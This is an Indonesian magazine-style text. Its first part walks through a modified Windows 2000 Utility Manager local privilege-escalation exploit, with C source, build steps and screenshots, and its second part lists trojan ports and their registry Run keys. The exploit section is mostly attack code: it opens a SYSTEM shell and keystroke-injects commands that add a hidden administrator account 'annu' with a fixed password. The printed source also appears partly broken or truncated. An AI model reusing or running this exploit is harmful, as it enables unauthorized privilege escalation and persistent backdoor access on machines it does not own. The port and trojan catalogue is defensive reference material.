KALI INI AKAN MEMBAHAS MENGENAI MENGANALISA dan menambahkan beberapa kemungkinan perbaikan dan pengembangan UtilMan Local Exploit. Seperti yang telah kita ketahui, utility manager adalah program untuk me-manage beberapa aplikasi yang lain, defaultnya adalah Magnifier, Narrator dan On-Screen Keyboard.

Ini berarti aplikasi utility manager dijalankan oleh system windows itu sendiri, tentunya dengan privileges setingkat administrators. Fenomena itulah yang dicoba untuk dieksploitasi dengan cara mencoba menjalankan cmd.exe melalui jendela opening help dari utility manager.

Tentunya tidak semudah yang kita bayangkan, karena proses ini tidak bisa menggunakan cara konvensional, kita harus menggunakan Library Windows API (Application Programming Interface) agar kita bisa bekerja pada level sistem operasi.

Utility Manager ini dapat dipanggil dengan shortcut WinKey+U, ini berguna nanti bila kita hanya memiliki level users pada saat menjalankan eksploitnya, sedangkan level power users tidak akan mengalami masalah sewaktu menjalankan exploit tersebut.

Berikut exploit source-nya :

```
/*
LAST MODIFIED BY bima_ at www.neoteker.or.id
No Warranty, all of this thing is for educational purpose only,
comercial use is prohibited
original exploit can found at www.k-otik.com
bima_ add :
[+] language element at struct
[+] fixed id input at select language
[+] give option to english language (assumed the most default
language widely used is english)
[+] close Microsoft Narrator and Narrator windows after the
opening cmd process done
[+] at spawned cmd window with system privileges,
automatically add user name : annu pass : 0354
plz send your comments and suggestions to :
iko94@yahoo.com
see www.geocities.com/iko94 for more complete informations
*/

/*****
**C***O***R***M***P***U***T***E***R***2***0***0***4*
** *Crpt] Utility Manager exploit v1.666 modified by kralor [Crpt] **
****
** It gets system language and sets windows names to work on any
win2k :P **
** Feel free to add other languages :) **
** You know where we are.. **
**O***R***O***M***P***U***T***E***R***2***0***0***4**/
/* original disclaimer */
```

```
//by Cesar Cerrudo sqlsec>at<yahoo.com
//Local elevation of privileges exploit for Windows 2K Utility
Manager (second one!!!!)
//Gives you a shell with system privileges
//If you have problems try changing Sleep() values.
/* end of original disclaimer */

#include <stdio.h>
#include <windows.h>

struct {
int id; //PRIMARYLANGID
char *utilman; char *winhelp; char *open; //search & edit by
yourself for other lang
} lang[] = { // u can add here for other lang
{ 0x00,"Utility manager","Windows Help","Open" },
/* Neutral */
{ 0x01,"Utility manager","Windows Help","Open" },
/* Arabic */
{ 0x02,"Utility manager","Windows Help","Open" },
/* Bulgarian */
{ 0x03,"Utility manager","Windows Help","Open" },
/* Catalan */
{ 0x04,"Utility manager","Windows Help","Open" },
/* Chinese */
{ 0x05,"Utility manager","Windows Help","Open" },
/* Czech */
{ 0x06,"Utility manager","Windows Help","Open" },
/* Danish */
{ 0x07,"Utility manager","Windows Help","Open" },
/* German */
{ 0x08,"Utility manager","Windows Help","Open" },
/* Greek */
{ 0x09,"Utility manager","Windows Help","Open" },
/* English */
{ 0x0a,"Utility manager","Windows Help","Open" },
/* Spanish */
{ 0x0b,"Utility manager","Windows Help","Open" },
/* Finnish */
//{ 0x0c,"Utility manager","Windows Help","Open" }
/* French */
{ 0x0c,"Gestionnaire d'utilitaires","aide de
Windows","Ouvrir" } /* French */
};

void print_lang(int id)
{
char *lang_list[] =
{"Neutral","Arabic","Bulgarian","Catalan","Chinese","Czech",
"Danish","German","Greek","English","Spanish","Finnish",
"French","Hebrew","Hungarian","Icelandic","italian",
"Japanese","Korean","Dutch","Norwegian","Polish",
"Portuguese","Romanian","Russian","Croatian","Serbian",
"Slovak","Albanian","Swedish","Thai","Turkish","Urdu",
"Indonesian","Ukrainian","Belarusian","Slovenian",
```



```

"Estonian","Latvian","Lithuanian","Farsi","Vietnamese",
"Armenian","Azeri","Basque","FYRO Macedonian","Afrikaans",
"Georgian","Faeroese","Hindi","Malay","Kazak","Kyrgyz",
"Swahili","Uzbek","Tatar","Not supported","Punjabi",
"Gujarati","Not supported","Tamil","Telugu","Kannada",
"Not supported","Not supported","Marathi","Sanskrit",
"Mongolian","Galician the best ;)","Konkani","Not supported",
"Not supported","Syriac","Not supported","Not supported",
"Divehi","Invariant");
printf("%s\r\n",lang_list[id]);
return;
}
int set_lang(void)
{
    unsigned int lang_usr,lang_sys,id;
    id=GetSystemDefaultLangID(); //retrieves the system
default language identifier
    printf("\t[*] system default language id\t= %d\r\n",id);
    lang_sys=PRIMARYLANGID(id); //extracts a primary
language identifier from a language identifier
    printf("\t[-] lang_sys\t= %d\r\n",lang_sys);
    id=GetUserDefaultLangID(); //retrieves the user default
language identifier
    printf("\t[*] user default language id\t= %d\r\n",id);
    lang_usr=PRIMARYLANGID(id);
    printf("\t[-] lang_usr\t= %d\r\n",lang_usr);
    if(lang_usr!=lang_sys) {
        printf("warning: user language differs from
system language\r\n\r\n");
        printf("1. system : ");print_lang(lang_sys);
        printf("2. user :
");print_lang(lang_usr);printf("Select(1-2): ");
        scanf("%d",&id);printf("\r\n[+] you're choice
%d : ",id);
        if(id!=1&&id!=2) {
            printf("\r\nwrong choice '%d',
leaving.\r\n",id);
            Sleep(3000);
            exit(0);
        }
        if(id==1) {
            printf("system language\r\n");
            return lang_sys;
        }
        else
            printf("user language\r\n");
    }
    return lang_usr;
}
void banner()
{
    system("cls");
    printf("\r\n\r\n[Crpt] Utility Manager exploit v1.666
modified by kralor [Crpt] and bima_\r\n");
    printf("\t\t\t base code by Cesar Cerrudo\r\n");
    printf("\t\t\t You know where we are...\r\n\r\n");
    return;
}
int main(int argc, char* argv[])
{
    HWND lHandle, lHandle2, lHandle3;
    POINT point;
    char cmd[]="%windir%\system32\cmd.exe?";
}

```


TextBox 1. Source lengkap dapat dilihat pada lampiran yang disediakan di dalam CD)

Compiling dan Building

Proses compiling dan building dengan menggunakan Visual C++ 6 dapat dilihat pada gambar berikut :

Open file eksploit


Buka Source yang telah disiapkan dan telah dipaket dalam file dengan extension c (*.c) melalui menu File > Open



Gambar 1. Open file

Compiling

Setelah file berisi source terbuka, selanjutnya adalah meng-compile-nya. Dari menu Build > Compile...



Gambar 2. Compile file

Choose "Yes"


Ketika muncul sebuah menu prompt untuk meng-create project workspaces, pilih yes.

Build



Gambar 3. Menu prompt project workspaces


Langkah berikutnya adalah mem-build project, melalui menu Build > Build...




Gambar 4. Build project

Executing

Proses eksekusi bisa dilakukan di kompiler atau di klik langsung di explorer atau dijalankan lewat cmd.exe




Gambar 5. Execute lewat compiler




Gambar 6. Execute dijalankan di cmd.exe

Jika bahasa yang digunakan oleh user berbeda dengan bahasa yang digunakan oleh system, maka akan muncul prompt seperti ini :




Gambar 7. Select language

System default language adalah bahasa yang digunakan oleh system windows anda secara keseluruhan, sedang user default language adalah bahasa yang dipilih oleh user (Control Panel > Regional Options > General > Your locale), coba anda pilih 1.



Gambar 8. Pilih option 1



Coba anda lihat baris: WinExec("utilman.exe /start",SW_HIDE); Baris itu akan membuka utilman.exe

Gambar 9. Utilman.exe


Lihat tombol Help, sebenarnya tombol itulah yang akan dieksploitasi oleh program exploit tersebut. Microsoft Narrator secara default dimulai secara otomatis ketika utility manager dibuka.

Baris berikut akan memunculkan prompt seperti ini, karena sebenarnya file UManDlg.HLP itu tidak ada, yang ada file UManDlg.DLL:

PostMessage(Handle,0x313,0,0); dan SendMessage(Handle,0x365,0,0x1);

Baris berikut mengirimkan pesan Return pada tombol Yes di prompt ini:


SendMessage(FindWindow(NULL, lang[i].winhelp), WM_IME_KEYDOWN, VK_RETURN, 0);



Gambar 10. Mengirim pesan Return

Baris berikut memfilter listview agar menampilkan cmd.exe saja:

SendMessage(Handle2, WM_SETTEXT, 0, (LPARAM)cmd);




Gambar 11. Filter listview

Baris berikut akan memilih cmd.exe dari listview:

SendMessage(Handle2, WM_IME_KEYDOWN, 0x43, 0); // send "c" char

SendMessage(Handle2, WM_IME_KEYDOWN, 0x4D, 0); // send "m" char

SendMessage(Handle2, WM_IME_KEYDOWN, 0x44, 0); // send "d" char



Gambar 12. Memilih cmd.exe dari listview

Baris berikut akan menampilkan pop up context menu:


PostMessage(Handle2, WM_CONTEXTMENU, 0, 0);

Baris berikut akan menjalankan 2 panah ke bawah dan mengirimkan sinyal Return (alias menjalankan opsi Open pada pop up context menu):

SendMessage(Handle2, WM_KEYDOWN, VK_DOWN, 0); // move down in menu

SendMessage(Handle2, WM_KEYDOWN, VK_DOWN, 0); // move down in menu

SendMessage(Handle2, WM_KEYDOWN, VK_RETURN, 0); // send return



Gambar 13. Mengirimkan sinyal Return

Baris berikut akan secara otomatis menambahkan user annu (setingkat administrators) dengan password 0354:

```

IHandle3 = FindWindow(NULL, "C:\\WINNT\\system32\\cmd.exe");
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x45, 0); //e
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x54, 0); //t
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x55, 0); //u
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x53, 0); //s
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x45, 0); //e
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x52, 0); //r
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x55, 0); //u
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x30, 0); //0
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x33, 0); //3
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x35, 0); //5
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x34, 0); //4
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x6F, 0); // /
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x44, 0); //d
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x44, 0); //d
SendMessage (IHandle3, WM_IME_KEYDOWN, VK_RETURN, 0); // send return
Sleep(5000);
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x45, 0); //e
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x54, 0); //t
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4C, 0); //l
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4F, 0); //o
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x43, 0); //c
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4C, 0); //l
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x47, 0); //g
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x52, 0); //r
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4F, 0); //o
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x55, 0); //u
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x50, 0); //p
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x44, 0); //d
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4D, 0); //m
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x49, 0); //i
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x49, 0); //i
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x53, 0); //s
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x54, 0); //t
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x52, 0); //r
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x54, 0); //t
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4F, 0); //o
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x52, 0); //r
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x53, 0); //s
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a

```

```


SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x4E, 0); //n
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x55, 0); //u
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x6F, 0); // /
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x41, 0); //a
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x44, 0); //d
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x44, 0); //d
SendMessage (IHandle3, WM_IME_KEYDOWN, 0x20, 0); //space
SendMessage (IHandle3, WM_IME_KEYDOWN, VK_RETURN, 0); // send return

```



Gambar 14. User annu dengan password 0354

Gambar kondisi akhir cmd.exe asal yang kita gunakan tadi untuk mengeksekusi exploit.



Gambar 15. Kondisi akhir cmd.exe setelah mengeksekusi exploit

Kemungkinan pengembangan exploit ini adalah eksploitasi pada tiga aplikasi lain yang bisa dijalankan juga oleh utility manager ini seperti Narrator, Magnifier dan On-Screen Keyboard dan penulis belum sempat mencoba, mungkin anda...

Sebagai catatan: saat ini penulis menggunakan windows 2000 service pack 4, sedang exploit di-compile dengan Ms. VC++ 6.

Reference:

1. Windows SDK HELP
2. www.k-otik.com
3. my own valuable brain & logic

Send your comments & suggestions to

1. iko94@yahoo.com
2. www.geocities.com/iko94
3. www.neoteker.or.id

COMPUTER SECURITY

Port dan Bahayanya

Perbincangan mengenai port masih sering menghiasi milis-milis komputer, banyak pertanyaan yang membutuhkan jawaban. Yocki Supriadi (K_Clown@plasa.com) mengangkat bahasan mengenai port demi menambah wawasan kita terhadap port dan bahaya yang memanfaatkan port sebagai jalan masuk ke dalam sebuah otoritas sistem.

SUDAH BUKAN RAHASIA LAGI BILA BANYAK PROGRAM di internet saat ini yang sangat merugikan pengguna komputer awam, banyak penyerang dengan sengaja memasukan program yang apabila kita lengah maka program tersebut bekerja melalui port tertentu. Komputer yang sering kita pakai ternyata memiliki banyak port, yang sebagian besar bahkan kita semua tidak tahu kegunaan dari port tersebut. Disini saya akan mencoba memberi beberapa contoh port mana saja yang sering dipakai untuk menyusup bersama dengan contoh program yang memakai port tersebut.


Program hacking biasanya dibuat untuk memasukan backdoor, atau lubang secara sengaja dengan melewati sistem keamanan dari target, agar program tersebut tidak terlihat sebagai sebuah ancaman oleh target, dan penyerang bisa melakukan manipulasi program tersebut untuk tujuan tertentu. Software yang menjadi contoh dibawah ini bisa dibagi menjadi 3 bagian yaitu virus, worms, dan Trojan.

Virus: suatu program komputer yang bisa menggandakan dirinya dengan menggunakan atau membutuhkan host program.

Worm: Worm tidak seperti virus, dia bisa menggandakan dirinya tanpa bantuan dari host program. Sekali tereksekusi maka worm akan meng-compile dan menyebarkan dirinya sendiri secara masal.

Trojan: suatu program yang berisi kode yang merusak dibalik tampilan maupun kegunaan yang terlihat normal.

Program dan port yang dilewati dibawah ini biasanya tidak diberitahu kepada korban, setelah mengirimkan beberapa file kepada beberapa korban maka si penyerang tinggal menggunakan scan dan mencari korban yang aktif, bila penyerang menemukan korban yang aktif maka kendali sudah di tangan dia. Tanpa tunggu lebih lama, mari kita lihat beberapa program jahat beserta port yang dilewatinya.



Gambar 1. Blade Runner

1. Port 21, 5400 - 5402

banyak program yang memakai port ini sebagai sarana untuk merusak, contohnya program back construction yang bekerja dengan cara menshare port 21 dan membuat file yang di upload maupun di download tidak terlihat. Beberapa program sejenis biasanya menuliskan dirinya ke registry seperti program back construction ini yang menuliskan dirinya ke `HKEY_USERS\Default\Software\Microsoft\Windows\CurrentVersion\Run` (Key: Shell). Contoh program lain yang memakai port 21 ini sebagai sarananya adalah Blade Runner, Fore, Invisible Ftp, Larva, WebEx, WinCrash dll.


2. Port 23

Port ini biasanya digunakan untuk login jarak jauh ke komputer lain dengan menggunakan telnet. Ada beberapa program yang menggunakan port ini sebagai jalan untuk masuk seperti Tiny Telnet Server yang berjalan pada system yang sudah terinfeksi secara diam-diam. Program ini juga menuliskan dirinya ke dalam registry, yang dapat ditemukan di

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` `Windll.exe = "C:\\WINDOWS\\Windll.exe".`

3. Port 25, 110

Port ini digunakan untuk pentransferan pesan sederhana, banyak program - program yang sering beraksi melalui port ini seperti Antigen yang berusaha menipu korban dengan mengirim pesan berupa joke, yang ketika dibuka oleh korban maka program ini akan memasukan keylogging, Dos control, atau remote backdoor. Program ini biasanya sering mengubah nama filenya menjadi beberapa nama dan sering menyamarkan ikon. Contoh lain program yang menyerang melalui mail antara lain yaitu tapiras, WinPC, Shtrilitz, Ajan, Haebu Codeda, Happy99, Kuang2, Terminator, ProMail Trojan dll.



Gambar 2. Deep Throat Remote

4. Port 41, 999, 2140, 3150, 6670-6671, 60000

Contoh program yang memakai port ini adalah Deep Throat dan pernah di bahas pada Neotek edisi beberapa waktu lalu. Program ini memiliki banyak feature termasuk mode "siluman" untuk server FTP agar bisa upload, download dan menghapus file, pilihan lainnya adalah mengijinkan penyerang untuk melihat layar, mengambil password, membuka web browser, restart sistem, bahkan mengontrol program yang sedang berjalan. Program ini menuliskan dirinya pada registry

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\`
(Key: SystemTray)

5. Port 80

Program Executor menggunakan port 80 sebagai jalan untuk masuk ke dalam komputer. Program ini adalah salah satu program remote yang berbahaya, bisa menghapus file system atau setting suatu komputer, biasanya terinstal dengan nama `sexec.exe` dan menuliskan dirinya di registry pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\`
`<>Executer1="C:\windows\sexec.exe"`

6. Port 113

Kazimas yang merupakan IRC worm menggunakan port ini, bekerja agar apabila mIRC sudah terkoneksi dengan server segera masuk ke channel tertentu, filenya bernama `milbug_a.exe` dan besarnya 10 kb. Kazimas meng-copy dirinya ke beberapa direktori seperti

`C:\WINDOWS\KAZIMAS.EXE`
`C:\WINDOWS\SYSTEM\PSYS.EXE`
`C:\MIRC\DOWNLOAD\MIRC60.EXE`
`C:\MIRC\LOGS\LOGGING.EXE`

7. Port 531, 1045

Virus Rasmin, yang dibuat dengan Visual C++ menggunakan port 531, banyak yang bilang virus ini dibuat untuk menjalankan perintah yang spesifik dari pembuatnya. Program ini bersembunyi dengan beberapa nama antara lain `RASMIN.EXE`, `WSPOOL.EXE`, `INIPX.EXE`, `UPGRADE.EXE`, `WINSRVC.EXE`.

8. Port 555, 9989

Phase Zero menggunakan port ini untuk melakukan aksinya, tujuan utama dari Trojan ini adalah untuk merusak system dari target. Program ini baru bisa merusak bila setup program dieksekusi dari komputer host bersangkutan. Dalam registry program ini tertulis pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\`
(Key: MsgServ)



Gambar 3. Phase Zero


9. Port 666

Beberapa program yang melewati port ini antara lain Attack FTP, Cain and Abel, Satanz Backdoor, dan ServeU. Attack FTP membuat sebuah server ftp yang full permission

untuk upload maupun download secara tersembunyi melalui port 666, program ini dalam registry tertulis pada `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\` (Key: Reminder). Program Cain dibuat untuk mencuri password, sementara Abel adalah sebuah remote server yang digunakan untuk melakukan transfer file secara tersembunyi, file yang perlu diwaspadai adalah `abel.exe`. Program seperti Satanz Backdoor, dan ServeU dikenal sebagai remote akses tersembunyi cukup berbahaya yang memerlukan resource system yang cukup kecil.

10. Port 1010 - 1015

Doly Trojan digunakan untuk mendapatkan remote terhadap target secara komplit, program ini berbahaya dan sering menggunakan port yang berbeda untuk menyerang, beberapa berita menyatakan bahwa filenamanya bisa di modifikasi. Registry key program ini mungkin berada di `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` untuk file `tesk.exe`.



Gambar 4. Doly Trojan

11. Port 1042

BLA yang merupakan program remote control memakai port ini, BLA memiliki fasilitas antara lain untuk mengirim ICMP echo dan me-restart target. Program ini menuliskan dirinya pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\`
`System = "C:\WINDOWS\System\mprdll.exe"` dan
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\`
`SystemDoor = "C:\WINDOWS\System\rundll argp1".` File yang perlu diwaspadai adalah `mprdll.exe`.

12. Port 1234

Contoh program yang menggunakan port ini adalah Ultors Trojan, merupakan program telnet lain yang di desain agar kita bisa melakukan execute command atau shell command secara remote, untuk melihat proses yang sedang berjalan atau mematikan/restart system target. Saat ini beberapa feature telah ditambahkan seperti fasilitas untuk mengirim pesan dan menampilkan pesan error.

13. Port 1243, 6776

BackDoor-G yang merupakan variasi dari program subseven menggunakan port ini. Setelah terinfeksi, program ini akan memberikan akses tak terbatas dari sistem target kepada penyerang melalui internet. Program ini memiliki banyak feature, dan biasanya disusupkan melalui attachment email. Software ini biasanya berada pada beberapa tempat seperti

`\WINDOWS\NODLL.EXE`

`\WINDOWS\SERVER.EXE` atau `KERNEL16.DLL` atau `WINDOW.EXE`
`WINDOWS\SYSTEM\WATCHING.DLL` atau `LMDRK_33.DLL`

Contoh lain yang menggunakan port ini adalah SubSevenApocalypse.

14. Port 1245

program yang menggunakan port ini salah satunya adalah VooDoo Doll. Program ini pada awalnya memiliki feature remote control yang terbatas, nama program ini diambil dari komunitas underground yang menyebarkan software tersebut. VooDoo Doll bisa menimbulkan kerusakan seperti mengcopy file target berkali-kali, pada beberapa kasus bisa membuat file sistem menjadi rusak.

15. Port 1492

FTP99CMP adalah contoh lain dari program ftp server yang menggunakan port ini. Program ini menuliskan dirinya pada Registry Key seperti

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key: WinDLL_16)

16. Port 1981

